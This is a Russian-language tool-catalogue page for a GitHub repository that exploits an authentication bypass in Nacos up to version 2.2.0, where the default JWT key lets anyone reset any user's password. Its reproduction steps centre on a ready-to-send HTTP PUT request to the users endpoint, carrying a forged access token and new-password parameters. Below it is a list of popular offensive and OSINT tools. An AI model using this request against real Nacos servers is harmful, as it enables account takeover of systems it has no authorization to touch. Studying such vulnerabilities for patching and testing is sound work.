
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Alibab-Nacos-Unauthorized-Reset-PWD — Alibab-Nacos-Unauthorized-Reset PWD | Kitploit
Инструменты/GitHubGitHub/al1ex/alibab-nacos-unauthorized-reset-pwd
Аутентификация и авторизацияАтаки на ПаролиЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеНеправильная КонфигурацияRed TeamingБезопасность API
Поделиться
GitHub
al1ex/alibab-nacos-unauthorized-reset-pwd

Alibab-Nacos-Unauthorized-Reset-PWD

Alibab-Nacos-Unauthorized-Reset PWD

Репозиторий
41363 лет назадЕщё не проверено

Воздействие уязвимости

Обнаружена проблема в Nacos, затрагивающая Nacos <= 2.2.0. Если пользователь использует ключ JWT по умолчанию, это позволяет злоумышленнику сбросить пароль любого пользователя и получить контроль над его учётной записью.

Уязвимый продукт

Версия Nacos <= 2.2.0

Воспроизведение уязвимости

Шаг 1:Получить имя пользователя (можно использовать старую уязвимость или угадать)

getuser

Шаг 2:Сброс пароля

PUT /nacos/v1/auth/users HTTP/1.1
Host: xx.xx.xxx.xx
Content-Length: 33
Accept: application/json, text/plain, */*
accessToken: eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJhbDFleCIsImV4cCI6MTY2ODA4OTk2N30.hv0MWlHISYCgvIDQhidQBCeyYb7tbG0JrbNyx-9kDzc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=
Connection: close

username=al1ex&newPassword=al22ex

reset

Шаг 3: Успешный вход в систему

logins

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    357
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    317
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    305
  • 6

    opencti

    opencti-platform/opencti

    Открытая платформа киберразведки угроз

    275

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






